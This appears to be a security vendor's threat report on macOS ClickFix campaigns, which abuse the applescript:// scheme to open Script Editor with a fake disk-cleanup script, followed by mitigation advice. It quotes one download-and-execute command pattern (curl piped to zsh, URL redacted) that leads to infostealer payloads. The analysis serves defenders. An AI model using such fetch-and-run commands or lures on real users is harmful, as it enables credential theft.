The Evolution of ClickFix: Shifting from Terminal to Script Editor
The security community has long viewed the "copy-paste to Terminal" attack vector as a low-hanging fruit for threat actors. By tricking users into executing obfuscated code, attackers bypass typical web-based sandbox protections. However, as public awareness of the dangers of Terminal-based social engineering has grown, the operators behind ClickFix campaigns have been forced to iterate. Their latest pivot demonstrates a shift toward more integrated system exploitation, moving away from user-driven console interaction and toward the weaponization of native macOS protocols.

Researchers have identified a significant change in the ClickFix playbook that bypasses the command line entirely. Instead of relying on the user to manually open and paste commands into the Terminal, the campaign now leverages the applescript:// URL scheme. This protocol handler automatically invokes the native macOS Script Editor, pre-loading it with a malicious script that the user is then prompted to run with a single click. It effectively moves the point of failure from a terminal window—which many users now instinctively distrust—to a system utility that appears more "official" and benign.

Deep Linking into Malicious Execution
The mechanics of the new attack sequence are designed to exploit the gap between user expectation and system action. The lure remains consistent—frequently involving fake prompts to "Reclaim Disk Space" or optimize system performance. When a user interacts with the landing page, they are presented with a button that triggers the applescript:// deep link. This action immediately launches the Script Editor, which presents a script tailored to look like a standard maintenance utility, often accompanied by a spoofed UI dialog claiming, for example, that the user has "Freed 24.7 GB" of space.
Beneath this facade, the script performs a series of calls: do shell script "curl -kSsfL <obfuscated URL> | zsh". This executes an obfuscated shell command that initiates a multi-stage infection process. The initial curl request pulls a second-stage script, which is then decoded to download and execute a payload, such as a variant of the Atomic Stealer (AMOS). While Atomic Stealer is the current primary payload, the modular nature of this architecture allows attackers to swap it for other infostealers, such as Infiniti or MacSync, with minimal overhead.
The Persistence of Social Engineering
The statistical dominance of ClickFix—reportedly accounting for over half of all malware loader activity in 2025—is not due to a sophisticated technical exploit of the OS kernel, but rather a sophisticated exploitation of user trust. Each iteration, whether it involves hiding payloads in images, utilizing fake Windows updates, or implementing nslookup commands to evade detection, serves a singular purpose: bypassing the victim's reflexive security skepticism.
Apple has begun to address this by introducing new security warnings in macOS Tahoe (version 26.4 or later), which will notify users if an application or script is attempting to perform behaviors associated with these ClickFix patterns. However, as the attack surface evolves, relying solely on OS-level mitigation is a reactionary stance.
Mitigation and Operational Hardening
For the informed professional, defense against this evolving threat requires a departure from standard reactive hygiene. The goal is not just to scan for known malware, but to constrain the environment in which these scripts function:
- Protocol and Contextual Awareness: Recognize that automated launches of system utilities like Script Editor from a browser context are highly anomalous. Treat any prompt that asks to execute "maintenance" scripts—regardless of the visual branding—as a high-confidence indicator of malicious activity.
- Endpoint Integrity: While anti-malware tools are necessary, they should be supplemented with behavioral monitoring that flags unauthorized outbound shell execution. Solutions like Malwarebytes Browser Guard provide an additional layer by identifying browser-based attempts to manipulate the clipboard or initiate unauthorized protocol triggers.
- Verification of Technical Directives: Any web-based instruction directing a user to perform manual system administration should be vetted against official vendor documentation. If an instruction implies a technical action, verify the method independently of the site providing the instructions.
- Manual Input as a Policy: If a technical task must be performed, avoid automated clipboard actions. Manually typing commands, while inconvenient, forces a moment of contemplation that often disrupts the social engineering momentum required for these attacks to succeed.
The rapid shift from Terminal-based commands to the Script Editor protocol underscores a broader reality: malware operators are rapidly adapting to user education trends. As security vendors update their detection engines, the attackers are focusing on the "last mile" of the exploit—the final authorization granted by the user. Maintaining awareness of these evolving vectors is not merely a component of security hygiene; it is a requirement for anyone operating in an environment where the line between "system utility" and "malicious payload" continues to blur.
For those managing identity and access, peripheral monitoring is as important as endpoint security. Products like Malwarebytes Identity Theft Protection are designed to provide the alert cycles necessary to respond when downstream effects of an infostealer—such as credential compromise or financial fraud—begin to manifest.